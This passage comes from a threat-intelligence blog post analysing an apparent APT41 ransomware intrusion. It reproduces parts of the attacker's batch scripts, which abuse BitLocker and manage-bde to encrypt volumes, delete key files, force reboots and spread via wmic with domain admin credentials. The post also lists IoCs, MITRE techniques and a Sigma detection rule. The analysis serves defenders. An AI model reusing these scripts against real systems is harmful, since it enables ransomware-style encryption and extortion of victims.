As can be seen from the code listing above the threat actor used `wmic.exe` and a domain administrator account to execute the batch script `copys.bat` on the target servers.

After transferring “Jetico BestCrypt” and a ransom note to the target system, the threat actor used RDP to connect to the servers and then execute “Jetico BestCrypt” to perform the encryption. The process of encrypting server systems is summarized in the following graphic:

Press enter or click to view image in full size



Distribution of Jetico BestCrypt

As previously mentioned the server encryption was performed in a slightly different way compared to the encryption of workstations. Instead of using “Jetico BestCrypt” the threat actor leveraged the built-in tool Microsoft BitLocker and a couple of batch scripts to automate the process. The code listing below shows the contents of the batch script `C:\WINDOWS\test.bat`, which was previously copied to the workstation from one of the DCs.

The batch script is responsible for enabling BitLocker encryption for all the volumes present in workstation. In fact the file `test.bat` is unique for each workstation and contains a different BitLocker recovery password.

```
reg delete HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\FVE /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\FVE" /v EnableBDEWithNoTPM /t REG_DWORD /d "
```

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\FVE" /v UseAdvancedStartup /t REG_DWORD /d "
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\FVE" /v RecoveryKeyMessage /t REG_SZ /d "Что
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\FVE" /v RecoveryKeyMessageSource /t REG_DWOR
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\FVE" /v RecoveryKeyUrl /t REG_SZ /d "" /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\FVE" /v ActiveDirectoryBackup /t REG_DWORD /
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\FVE" /v ActiveDirectoryInfoToStore /t REG_DW
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\FVE" /v RequireActiveDirectoryBackup /t REG_
CScript //H:CScript //S
manage-bde -on A: -rp 366872-032054-377806-330154-718707-337205-661793-443619 -UsedSpaceOnly -sk C:\
[...]
manage-bde -on Z: -rp 366872-032054-377806-330154-718707-337205-661793-443619 -UsedSpaceOnly -sk C:\
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\FVE" /v UseTPM /t REG_DWORD /d "0x02" /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\FVE" /v UseTPMPIN /t REG_DWORD /d "0x00" /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\FVE" /v UseTPMKey /t REG_DWORD /d "0x01" /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\FVE" /v UseTPMKeyPIN /t REG_DWORD /d "0x00"
manage-bde -protectors -add C: -TPMAndStartupKey C:\
attrib -s -h C:\*.BEK
del C:\*.BEK /f /q
manage-bde -status > C:\[IP].txt
shutdown /r /t 1800 /f
del C:\Windows\test.bat /f /q
```

Besides the `test.bat` batch-script we found numerous other references of batch scripts in the `UsnJrnl` of the DC.

```
2022-03-07 10:22:59.480516 | 1.bat | ARCHIVE | BASIC_INFO_CHANGE CLOSE
2022-03-07 10:22:59.770462 | 192.168.0.1.bat | ARCHIVE | FILE_CREATE
2022-03-07 10:22:59.790461 | 192.168.0.2.bat | ARCHIVE | DATA_EXTEND FILE_CREATE
[...]
2022-03-07 10:39:18.934895 | 192.168.0.100.bat | ARCHIVE | FILE_DELETE CLOSE
2022-03-07 10:39:18.934895 | getstatus.bat | ARCHIVE | FILE_DELETE CLOSE
2022-03-07 10:39:18.934895 | lock.bat | ARCHIVE | FILE_DELETE CLOSE
2022-03-07 10:40:06.341251 | end.bat | ARCHIVE | DATA_OVERWRITE DATA_EXTEND
```

The first batch script in the `UsnJrnl` excerpt above is `1.bat`. It was used by the threat actor to move the batch-scripts `C:\\bitlocker\cmd\[IP].bat` to the directory `C:\WINDOWS\test.bat` on the target workstation. It's contents are presented below:

```
for /f %%i in (ip.txt) do copy "c:\\bitlocker\cmd\%%i.bat" \\%%i\c$\WINDOWS\test.bat /y
```

As soon as the `[IP].bat` file was transferred from the DC to all workstations in the environment the threat actor executed a batch-script named `lock.bat`. The purpose of `lock.bat` was to execute `test.bat` with the help of WMIC and the previously obtained domain administrator credentials. Luckily, for the customer Microsoft

Defender for Endpoint detected `C:\WINDOWS\test.bat` as `Ransom:BAT/BLJammer.A!dha` and prevented it's execution, which thwarted the encryption.

```
for /f %%i in (ip.txt) do wmic /node:"%%i" /USER:"DOMAIN\administrator" /PASSWORD:"XXXXXXXXX" proces
```

Furthermore, DIRT found another batch-script named `getstatus.bat` that would have allowed the threat actor to collect a file `C:\[IP].txt` from all workstations. The file `C:\[IP].txt` contains the status of Microsoft BitLocker encryption upon successful execution of `test.bat`.

```
for /f %%i in (ip.txt) do copy \\%%i\C$\%%i.txt C:\\bitlocker\status\
```

MiPing Technical Analysis

MiPing, first described by LIFARS in their "APT41 — The Spy Who Encrypted Me" paper, is a custom multi-threaded connection tester. It takes a line-based file of hostnames named `ip.txt` as input and records the result of its testing in a file named `o.txt`


To determine reachability, MiPing initially attempts to ping each host (ICMP ECHO) while recording successes in the output file. In the event that no ping response is received, MiPing proceeds to iterate through a list of 4 hardcoded ports (445, 135, 22 and 80) and attempts to connect to each. If any connection succeeds, the host is also recorded as reachable in the output file.

Press enter or click to view image in full size

MiPing attempting to connect on hardcoded ports after pinging failed

ICMP ECHO packets generated by MiPing contain a custom hardcoded payload `Data Buffer`:

Press enter or click to view image in full size



Hardcoded ICMP ECHO payload

Our testing however showed that the payload is not suitable for network signature generation, as the same payload string appears to be used in commercial software, including games.

MiPing also offers command line switches to influence its behavior:

- `-m <timeout>` can be used to change network timeouts
- `-t <num>` can be used to change the number of threads to use

Similarities With Publicly Disclosed Attacks

The tactics, techniques and procedures (TTPs) observed in this case align with several publicly disclosed security incidents that were attributed to APT41 with medium-high confidence. The most noteworthy publications that support this attribution claim are:

- The Spy Who Encrypted Me — LIFARS
- Ransomware as a tool for diversion and coverup. A possible modus operandi for advanced persistent threats? — Raphael Enio Hoheisel
- Good for Evil: DeepBlueMagic Ransomware Group Abuses Legit Encryption Tools — Varonis
- Suspected Chinese hackers behind attacks on ten Israeli hospitals — Bleeping
- Disrupting an Active Ransomware Attack Over the Course of Hours — eSentire
- DeepBlueMagic Ransomware: APT41's arsenal? — Medium
- UNRANSOMWARE — SYNACKTIV

The publicly disclosed security incidents referenced in this article all have in common, that the threat actor leveraged Jetico BestCrypt and Microsoft BitLocker to encrypt compromised systems. Additionally, the ransom notes discovered as part of the security incident all follow the same format. Furthermore, in all observed cases the threat actors relied on batch scripts for discovery purposes and to facilitate the encryption of systems.

IoCs

```
NATBypass (na.exe):
4550635143c9997d5499d1d4a4c860126ee9299311fed0f85df9bb304dca81ff

NATBypass Cabinet Archive (na):
e518b80316bf1c349943040e4d26401958846c2596e58f1c98be835ecf29b381

Bitlocker encryption batch-script (test.bat):
7b4f69b00d72fac3ed2c0b25d424f013f96537c563906b782742da15c72e9147

Bitlocker encryption prep batch-script (copys.bat):
180efca9b5560e02f957f49f0b272339561483232adf0714021d6b32b737e707

Distribute Jetico BestCrypt batch-script (1.bat):
011e9aaa6251db149d1693c02a8c6407012520fb9b2f8f47e64b897017c0e673

Execute bitlocker encryption batch-script (end.bat):
28be4681480932361d75cfc360baf2c8c6d13b28d019e3dd053184894b994ef3
```

```
MiPing (p.exe):
806761850d19f0cc9f41618e74db471e85c494e952f900f827c1779f2d1c4d31

Discovery batch-script (cmd-webshell.txt):
bc20f4c28cbdf38eba69eb144a89c20c162481955d4cff8bdf02ba9644865523

China Chopper Web Shell (supp0rt.aspx):
367b8052db12cb9ddce01275fc213480831dc5fe9aa3da64fecc2360267905a0

Jetico BestCrypt (bcfmgr.exe):
0a560fa01d6e4eb30fe35be3b07e8024df212840d188bea1b2c047a6f0ffe2af

C2 IP:
185.23.214.111

Files and Paths:
C:\inetpub\wwwroot\aspnet_client\supp0rt.aspx
SYSVOL\_BAD_crypt\bcfmgr.exe
C:\inetpub\wwwroot\aspnet_client\Procdump.exe
C:\inetpub\wwwroot\aspnet_client\Procdump64.exe
C:\inetpub\wwwroot\aspnet_client\na.exe
C:\PerfLogs\secretsdump.exe
C:\PerfLogs\hashes.txt
C:\Windows\copys.bat
C:\tools\crypt\x64\bcfnt.sys
C:\Readme.txt
C:\tools\disk.txt
C:\PerfLogs\1.bat
C:\tools\1.bat
C:\tools\address.txt
C:\tools\end.bat
C:\tools\crypt\bcfmgr.exe
C:\tools\copy.txt
C:\PerfLogs\cmd-webshell.txt
C:\PerfLogs\p.exe

Microsoft Defender for Endpoint Signature:
Ransom:BAT/BLJammer.A!dha
```

MITRE ATT&CK

```
T1003.001: OS Credential Dumping: LSASS Memory
T1003.004: OS Credential Dumping: LSA Secrets
T1018: Remote System Discovery
T1021.001: Remote Services: Remote Desktop Protocol
T1021.002: Remote Services: SMB/Windows Admin Shares
T1021.003: Remote Services: Distributed Component Object Model
T1047: Windows Management Instrumentation
```

```
T1059.003: Command and Scripting Interpreter: Windows Command Shell
T1069.002: Permission Groups Discovery: Domain Groups
T1070.004: Indicator Removal: File Deletion
T1087.002: Account Discovery: Domain Account
T1124: System Time Discovery
T1190: Exploit Public-Facing Application
T1482: Domain Trust Discovery
T1486: Data Encrypted for Impact
T1505.003: Server Software Component: Web Shell
T1518.001: Software Discovery: Security Software Discovery
T1560.001: Archive Collected Data: Archive via Utility
T1572: Protocol Tunneling
```

Tools and Tactics

- Jetico’s BestCrypt (Impact)
- Bitlocker (Impact)
- MiPing (Discovery)
- NATBypass (Command and Control)
- makecab (Collection)
- dsquery (Discovery)
- whoami (Discovery)
- ipconfig (Discovery)
- wmic (Discovery/Execution)
- nltest (Discovery)
- net (Discovery)
- del (Defense Evasion)

Detections

Sigma rule to detect RDP usage through a previously exposed RDP port (by using tools such as NATBypass):

```
title: NATBypass Usage with Remote Desktop Service
id: c7e80b57-0ffc-4c46-b6c2-6bc0a245dffc
status: experimental
description: RDP login with localhost source address may be a tunnelled login
references:
 - https://medium.com/p/24fc0f49cad1
 - https://github.com/cw1997/NATBypass/
author: Hendrik Baecker
date: 2022/11/28
tags:
 - attack.command_and_control
 - attack.t1090
logsource:
```

```
 product: windows
 service: security
detection:
 selection:
 EventID:
 - 4778
 - 4779
 ClientAddress:
 - '::1'
 - '127.0.0.1'
 SessionName|startswith: 'RDP-Tcp'
 condition: selection
falsepositives:
 - Unknown
level: high
```

Source: https://medium.com/@DCSO_CyTec/apt41-the-spy-who-failed-to-encrypt-me-24fc0f49cad1